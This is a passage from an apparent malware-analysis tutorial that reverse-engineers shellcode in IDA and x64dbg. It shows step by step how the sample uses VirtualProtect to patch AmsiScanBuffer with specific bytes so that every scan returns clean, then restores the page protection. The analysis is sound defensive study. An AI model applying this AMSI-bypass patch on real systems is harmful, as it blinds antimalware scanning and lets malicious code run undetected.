9    char v8[4]; // [esp+30h] [ebp-4h] BYREF
10
11   v1 = a1;
12   amsi = get_dll_base_addr(a1, a1 + 852);
13   if ( !amsi )
14     return 1;
15   amsi_scan_buffer = (_BYTE *)get_dll_func(v1, amsi, v1 + 1480, 0);
16   if ( !amsi_scan_buffer )
17     return 0;
18   if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(amsi_scan_buffer, 12, 64, &a1) )
19     return 0;
20   v5 = sub_10A31A();
21   memcpy(amsi_scan_buffer, v5 - 8767, 12);
22   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(amsi_scan_buffer, 12, a1, v8);
23   v6 = (_BYTE *)get_dll_func(v1, amsi, v1 + 1496, 0);
24   if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
25     return 0;
26   v7 = sub_10A31A();
27   memcpy(v6, v7 - 8745, 12);
28   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
29   return 1;
30 }
```

Figure 3.1.9: The decompiled code after labeling `get_dll_func` and `amsi_scan_buffer`

Changing the memory protections of AMSI functions

The next function gets called dynamically using pointer arithmetic (Figure 3.2.1):

```
1  int __cdecl sub_108106(int a1)
2  {
3    int v1; // esi
4    int amsi; // ebx
5    _BYTE *amsi_scan_buffer; // ebp
6    int v5; // eax
7    _BYTE *v6; // ebp
8    int v7; // eax
9    char v8[4]; // [esp+30h] [ebp-4h] BYREF
10
11   v1 = a1;
12   amsi = get_dll_base_addr(a1, a1 + 852);
13   if ( !amsi )
14     return 1;
15   amsi_scan_buffer = (_BYTE *)get_dll_func(v1, amsi, v1 + 1480, 0);
16   if ( !amsi_scan_buffer )
17     return 0;
18   if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(amsi_scan_buffer, 12, 64, &a1) )
19     return 0;
20   v5 = sub_10A31A();
21   memcpy(amsi_scan_buffer, v5 - 8767, 12);
22   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(amsi_scan_buffer, 12, a1, v8);
23   v6 = (_BYTE *)get_dll_func(v1, amsi, v1 + 1496, 0);
24   if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
25     return 0;
26   v7 = sub_10A31A();
27   memcpy(v6, v7 - 8745, 12);
28   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
29   return 1;
30 }
```

Figure 3.2.1

x64dbg easily resolves this for us as `VirtualProtect` (Figure 3.2.2):




Figure 3.2.2

Let's examine the arguments that are passed into `VirtualProtect` (Figure.3.2.3):




Figure 3.2.3

Referring back to Table 1.5.2, we are setting 12 (`0xC`) bytes of memory at the start of the instructions of `AmsiScanBuffer` (`0x73B840E0`) to `PAGE_EXECUTE_READWRITE` (`0x40`), and storing the previous protection value at `0x0581E95C`.

Setting memory to be both writable and executable provides the ability for threat actors to execute arbitrary code, so the fact that the memory that stores the instructions of a function (particularly a function that is an integral component of Windows security) is getting set to both executable and writable is very suspicious.

Program counter (PC)-relative addressing

The next function we encounter is `sub_10A31A` (Figure 3.3.1):

```
int __cdecl sub_108106(int a1)
{
  int v1; // esi
  int amsi; // ebx
  _BYTE *amsi_scan_buffer; // ebp
  int v5; // eax
  _BYTE *v6; // ebp
  int v7; // eax
  char v8[4]; // [esp+30h] [ebp-4h] BYREF

  v1 = a1;
  amsi = get_dll_base_addr(a1, a1 + 852);
  if ( !amsi )
    return 1;
  amsi_scan_buffer = (_BYTE *)get_dll_func(v1, amsi, v1 + 1480, 0);
  if ( !amsi_scan_buffer )
    return 0;
  if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(amsi_scan_buffer, 12, 64, &a1) )// VirtualProtect(AmsiScanBuffer, RWX)
    return 0;
  v5 = sub_10A31A();
  memcpy(amsi_scan_buffer, v5 - 8767, 12);
  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(amsi_scan_buffer, 12, a1, v8);
  v6 = (_BYTE *)get_dll_func(v1, amsi, v1 + 1496, 0);
  if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
    return 0;
  v7 = sub_10A31A();
  memcpy(v6, v7 - 8745, 12);
  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
  return 1;
}
```

Figure 3.3.1

It takes no arguments, and when we step over it, it just returns the address of the function:




Figure 3.3.2: The return value of `sub_10A31A`

The decompiled code of `sub_10A31A` is consistent with what we just observed in the debugger:

```
1 int (*sub_10A31A())(void)
2 {
3   return sub_10A31A;
4 }
```

Figure 3.3.3: The decompiled code of `sub_10A31A`

The function is extremely simple, but what is the purpose of doing this? Let's turn to the debugger to see if we can get some clues.

In *x64dbg*, EIP is currently on `call 6CDA31A`:




Figure 3.3.4: The call to `sub_10A31A` as shown in x64dbg

Here are the instructions at `0x06CDA31A` (Figure 3.3.5):




Figure 3.3.5

Here are the same instructions in *IDA*. Note that the call instruction is actually written as `call $+5`:

```
seg000:0010A31A
seg000:0010A31A                 ; =============== S U B R O U T I N E =======================================
seg000:0010A31A
seg000:0010A31A
seg000:0010A31A                 ; int (*sub_10A31A())(void)
seg000:0010A31A                 sub_10A31A      proc near               ; CODE XREF: sub_107C9B+4D↑p
seg000:0010A31A                                                         ; sub_107DD5+21↑p ...
seg000:0010A31A E8 00 00 00 00                  call    $+5
seg000:0010A31F
seg000:0010A31F                 loc_10A31F:                             ; DATA XREF: sub_10A31A+6↓o
seg000:0010A31F 58                              pop     eax
seg000:0010A320 83 E8 05                        sub     eax, (offset loc_10A31F - offset sub_10A31A)
seg000:0010A323 C3                              retn
```

Figure 3.3.6: The assembly instructions of `sub_10A31A` in IDA

Let's break down the `call $+5` instruction:

- `$+5` just means “the current address (EIP) plus 5”. The full `call` instruction is 5 bytes (`E8 00 00 00 00`), so `$+5` effectively refers to the instruction immediately after the `call` instruction (i.e. the address of the `pop eax` instruction).
- `call` pushes the return address (i.e. the address right after the `call` instruction) onto the stack, and jumps to the operand of the `call` instruction.

Putting these two facts together, `call $+5` means “push the address immediately after the `call` instruction onto the stack, and then jump to that address”.

This might seem like a very roundabout way of pushing the address of the next instruction onto the stack, but there actually isn’t a more straightforward way of doing so using the x86 instruction set; an instruction like `push eip+5` is not valid, as EIP cannot be used directly as an operand.

Let’s turn our attention back to the debugger to observe this in action. `call 6CDA31F` pushes `0x06CDA31F` onto the stack, and then jumps to `0x6CDA31F`:




Figure 3.3.7: The operand of the `call` instruction is also the address of the next instruction

Now that `0x06CDA31F` is on the stack, it gets stored in the EAX register with the `pop eax` instruction:




Figure 3.3.8: EAX after the `pop eax` instruction

And then we subtract 5 from `0x06CDA31F` with the `sub eax, 5` instruction:




Figure 3.3.9: EAX after the `sub eax, 5` instruction

As we observed when we first stepped over `sub_10A31A`, the end result is that `0x06CDA31A` gets stored in EAX.

The sequence of instructions inside `sub_10A31A` is commonly used to implement **PC-relative addressing**, and allows the shellcode to be position-independent. Why is this important? Just like any program, malware may have some resources that it needs to access. Resources can be accessed via absolute addresses or an offset relative to a base address. Regular PE files can access resources using absolute addresses because the PE loader applies relocation adjustments if the program is loaded into a memory region different from its preferred base

address. However, shellcode doesn't have this capability, and thus must rely on relative addresses.

By calling `sub_10A31A`, the shellcode can access the resources it needs using an offset relative to the address of `sub_10A31A` in memory. If we look at the decompiled code to see how it's used, we can see that the address returned by `sub_10A31A`, which we'll now call `get_pc`, is used in the second argument of `memcpy` in order to access the address of the source buffer.

```
1  int __cdecl disable_amsi(int a1)
2  {
3    int v1; // esi
4    int amsi; // ebx
5    _BYTE *amsi_scan_buffer; // ebp
6    int v5; // eax
7    _BYTE *v6; // ebp
8    int v7; // eax
9    char v8[4]; // [esp+30h] [ebp-4h] BYREF
10
11   v1 = a1;
12   amsi = get_dll_base_addr(a1, a1 + 852);
13   if ( !amsi )
14     return 1;
15   amsi_scan_buffer = (_BYTE *)get_dll_func(v1, amsi, v1 + 1480, 0);
16   if ( !amsi_scan_buffer )
17     return 0;
18   if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(amsi_scan_buffer, 12, 64, &a1) )// VirtualProtect(AmsiScanBuffer, RWX)
19     return 0;
20   v5 = get_pc();
21   memcpy(amsi_scan_buffer, v5 - 8767, 12);
22   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(amsi_scan_buffer, 12, a1, v8);
23   v6 = (_BYTE *)get_dll_func(v1, amsi, v1 + 1496, 0);
24   if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
25     return 0;
26   v7 = get_pc();
27   memcpy(v6, v7 - 8745, 12);
28   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
29   return 1;
30 }
```

Figure 3.3.10: The decompiled code after renaming `sub_10A31A`.

For more information about PC-relative addressing, here is a short introduction.

Disabling `AmsiScanBuffer`

Moving on to the next function, `memcpy` (Figure 3.4.1):

```
1 int __cdecl disable_amsi(int a1)
2 {
3   int v1; // esi
4   int amsi; // ebx
5   _BYTE *amsi_scan_buffer; // ebp
6   int v5; // eax
7   _BYTE *v6; // ebp
8   int v7; // eax
9   char v8[4]; // [esp+30h] [ebp-4h] BYREF
10
11  v1 = a1;
12  amsi = get_dll_base_addr(a1, a1 + 852);
13  if ( !amsi )
14    return 1;
15  amsi_scan_buffer = (_BYTE *)get_dll_func(v1, amsi, v1 + 1480, 0);
16  if ( !amsi_scan_buffer )
17    return 0;
18  if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(amsi_scan_buffer, 12, 64, &a1) )// VirtualProtect(AmsiScanBuffer, RWX)
19    return 0;
20  v5 = get_pc();
21  memcpy(amsi_scan_buffer, v5 - 8767, 12);
22  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(amsi_scan_buffer, 12, a1, v8);
23  v6 = (_BYTE *)get_dll_func(v1, amsi, v1 + 1496, 0);
24  if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
25    return 0;
26  v7 = get_pc();
27  memcpy(v6, v7 - 8745, 12);
28  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
29  return 1;
30 }
```

Figure 3.4.1

Arguments for `memcpy` (Figure 3.4.2):

```
1: [esp] 73B840E0 <amsi.AmsiScanBuffer> (73B840E0
2: [esp+4] 06CD80DB 06CD80DB
3: [esp+8] 0000000C 0000000C
```

Figure 3.4.2

The first argument, `0x73B840E0` (`amsi.AmsiScanBuffer`), is the destination buffer. The second argument, `0x06CD80DB`, is the source buffer (recall that this address is relative to the address of `get_pc`). Finally the third argument, `0xC`, is the size. In other words, 12 bytes at `0x06CD80DB` will be copied into the beginning of `amsi.AmsiScanBuffer`.

`0x06CD80DB`, the source buffer (Figure 3.4.3):

```
06CD80DB | 8B 44 24 18 | 83 20 00 33 | C0 C2 18 00 | 8B 44 24 04 | .D$.. .3ÀÂ...D$.
06CD80EB | 0F AF 44 24 | 08 C3 8B 44 | 24 14 83 20 | 00 33 C0 C2 | . D$.Ã.D$.. .3ÀÂ
06CD80FB | 14 00 8B 44 | 24 04 03 44 | 24 08 C3 51 | 53 56 8B 74 | ...D$..D$.ÃQSV.t
```

Figure 3.4.3


We'll use our usual approach of comparing the memory region's contents before and after the function call:

`0x73B840E0`, the destination buffer, **before** the call to `memcpy` (Figure 3.4.4):

```
Address  | Hex                                             | ASCII
73B840E0 | 8B FF 55 8B | EC 83 EC 1C | A1 1C 95 B8 | 73 33 C5 89 | .ÿU.ì.ì.¡..¸s3Å.
73B840F0 | 45 FC 53 56 | A1 0C 90 B8 | 73 8B 5D 10 | 8B 75 08 3D | EüSV¡..¸s.]..u.=
73B84100 | 0C 90 B8 73 | 74 1C F6 40 | 1C 04 74 16 | FF 75 1C FF | ..¸st.ö@..t.ÿu.ÿ
```

Figure 3.4.4

`0x73B840E0`, the destination buffer, **after** the call to `memcpy` (Figure 3.4.5):




Address	Hex	ASCII
73B840E0	8B 44 24 18 83 20 00 33 C0 C2 18 00 73 33 C5 89	.D$.. .3ÀÂ..s3Å.
73B840F0	45 FC 53 56 A1 0C 90 B8 73 8B 5D 10 8B 75 08 3D	EüSV¡..¸s.]..u.=
73B84100	0C 90 B8 73 74 1C F6 40 1C 04 74 16 FF 75 1C FF	..¸st.ö@..t.ÿu.ÿ

Figure 3.4.5

This partially answers the question we asked ourselves earlier; it appears that the malware altered the memory protection value to `PAGE_EXECUTE_READWRITE` so that it can directly write to the first 12 bytes of `AmsiScanBuffer`. However, we still want to determine the purpose behind this action.

Since these bytes are instructions, we can probably gain insight into what the malware wants to accomplish by comparing how the disassembled instructions change after `memcpy` is called. Using the VM snapshot feature, we go back in time to right before `memcpy` is called, and examine the disassembled instructions of `AmsiScanBuffer`:

`AmsiScanBuffer` **before** `memcpy` is called (Figure 3.4.6):



```
EBP → 73B840E0   8BFF          mov edi,edi                          AmsiSca
      73B840E2   55            push ebp                             ebp:Ams
      73B840E3   8BEC          mov ebp,esp                          ebp:Ams
      73B840E5   83EC 1C       sub esp,1C
      73B840E8   A1 1C95B873   mov eax,dword ptr ds:[73B8951C]
      73B840ED   33C5          xor eax,ebp                          ebp:Ams
      73B840EF   8945 FC       mov dword ptr ss:[ebp-4],eax         dword p
      73B840F2   53            push ebx
      73B840F3   56            push esi                             esi:all
      73B840F4   A1 0C90B873   mov eax,dword ptr ds:[73B8900C]
      73B840F9   8B5D 10       mov ebx,dword ptr ss:[ebp+10]        dword p
      73B840FC   8B75 08       mov esi,dword ptr ss:[ebp+8]         esi:all
      73B840FF   3D 0C90B873   cmp eax,amsi.73B8900C
      73B84104   74 1C         je amsi.73B84122
      73B84106   F640 1C 04    test byte ptr ds:[eax+1C],4
      73B8410A   74 16         je amsi.73B84122
      73B8410C   FF75 1C       push dword ptr ss:[ebp+1C]           dword p
      73B8410F   FF75 18       push dword ptr ss:[ebp+18]           dword p
      73B84112   53            push ebx
      73B84113   FF75 0C       push dword ptr ss:[ebp+C]            dword p
      73B84116   56            push esi                             esi:all
      73B84117   FF70 14       push dword ptr ds:[eax+14]
      73B8411A   FF70 10       push dword ptr ds:[eax+10]
      73B8411D   E8 20F9FFFF   call amsi.73B83A42
```

Figure 3.4.6

`AmsiScanBuffer` **after** `memcpy` is called (Figure 3.4.7):




Figure 3.4.7

The first instruction '`mov eax, [esp+18]`' moves the contents of '`esp+18`' (or in other words, the sixth argument of `AmsiScanBuffer`) into EAX. According to the `AmsiScanBuffer` documentation, the last argument, `AMSI_RESULT`, is a pointer to the result of the buffer scan. The next instruction, '`and [eax], 0`' sets `AMSI_RESULT` to 0, which, according to `amsi.h` (Figure 3.4.8), corresponds to `AMSI_RESULT_CLEAN` (nothing malicious was detected in the buffer):




Figure 3.4.8

'`xor eax, eax`' just zeroes out EAX. Finally, '`ret 18`' pops the return address into EIP and adds 0x18 to ESP, effectively cleaning up 24 bytes from the stack.

In summary, `AmsiScanBuffer` has been patched in memory to always return `AMSI_RESULT_CLEAN`. This is one of many methods used to bypass AMSI.

Restoring the memory protections of `AmsiScanBuffer`

We advance forward to the next function call, which again is invoked using pointer arithmetic (Figure 3.5.1):

```
1  int __cdecl disable_amsi(int a1)
2  {
3    int v1; // esi
4    int amsi; // ebx
5    _BYTE *amsi_scan_buffer; // ebp
6    int v5; // eax
7    _BYTE *v6; // ebp
8    int v7; // eax
9    char v8[4]; // [esp+30h] [ebp-4h] BYREF
10
11   v1 = a1;
12   amsi = get_dll_base_addr(a1, a1 + 852);
13   if ( !amsi )
14     return 1;
15   amsi_scan_buffer = (_BYTE *)get_dll_func(v1, amsi, v1 + 1480, 0);
16   if ( !amsi_scan_buffer )
17     return 0;
18   if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(amsi_scan_buffer, 12, 64, &a1) )// VirtualProtect(AmsiScanBuffer, RWX)
19     return 0;
20   v5 = get_pc();
21   memcpy(amsi_scan_buffer, v5 - 8767, 12);
22   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(amsi_scan_buffer, 12, a1, v8);
23   v6 = (_BYTE *)get_dll_func(v1, amsi, v1 + 1496, 0);
24   if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
25     return 0;
26   v7 = get_pc();
27   memcpy(v6, v7 - 8745, 12);
28   (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
29   return 1;
30 }
```

Figure 3.5.1

x64dbg resolves this for us as another call to `VirtualProtect` (Figure 3.5.2):




Figure 3.5.2

This time, `VirtualProtect` is called with the following arguments (Figure 3.5.3):

```
1: [esp] 73B840E0 <amsi.AmsiScanBuffer> (73B840E0
2: [esp+4] 0000000C 0000000C
3: [esp+8] 00000020 00000020
4: [esp+C] 0581E954 0581E954
```

Figure 3.5.3

Like the first call to `VirtualProtect`, the first argument is a pointer to `AmsiScanBuffer`, and the second argument is 12, but the third argument this time is `0x20`. If we look up the Microsoft documentation for `VirtualProtect`, we see that this value corresponds to `PAGE_EXECUTE_READ`. It appears that the malware is restoring the memory protection to its original value.

Disabling `AmisScanString`

Looking back at the decompiled code in IDA, we notice that the combination of `get_dll_func`, the call to `VirtualProtect` via pointer arithmetic to set the memory to `PAGE_EXECUTE_READWRITE`, `get_pc`, `memcpy`, and the second call to `VirtualProtect` to set the memory to `PAGE_EXECUTE_READ`, is invoked once more:

```
1 int __cdecl disable_amsi(int a1)
2 {
3   int v1; // esi
4   int amsi; // ebx
5   _BYTE *amsi_scan_buffer; // ebp
6   int v5; // eax
7   _BYTE *v6; // ebp
8   int v7; // eax
9   char v8[4]; // [esp+30h] [ebp-4h] BYREF
10
11  v1 = a1;
12  amsi = get_dll_base_addr(a1, a1 + 852);
13  if ( !amsi )
14    return 1;
15  amsi_scan_buffer = (_BYTE *)get_dll_func(v1, amsi, v1 + 1480, 0);
16  if ( !amsi_scan_buffer )
17    return 0;
18  if ( !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(amsi_scan_buffer, 12, 64, &a1) )// VirtualProtect(AmsiScanBuffer, RWX)
19    return 0;
20  v5 = get_pc();
21  memcpy(amsi_scan_buffer, v5 - 8767, 12);
22  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(amsi_scan_buffer, 12, a1, v8);// VirtualProtect(AmsiScanBuffer, RX)
23  v6 = (_BYTE *)get_dll_func(v1, amsi, v1 + 1496, 0);
24  if ( !v6 || !(*(int (__stdcall **)(_BYTE *, int, int, int *))(v1 + 72))(v6, 12, 64, &a1) )
25    return 0;
26  v7 = get_pc();
27  memcpy(v6, v7 - 8745, 12);
28  (*(void (__stdcall **)(_BYTE *, int, int, char *))(v1 + 72))(v6, 12, a1, v8);
29  return 1;
30 }
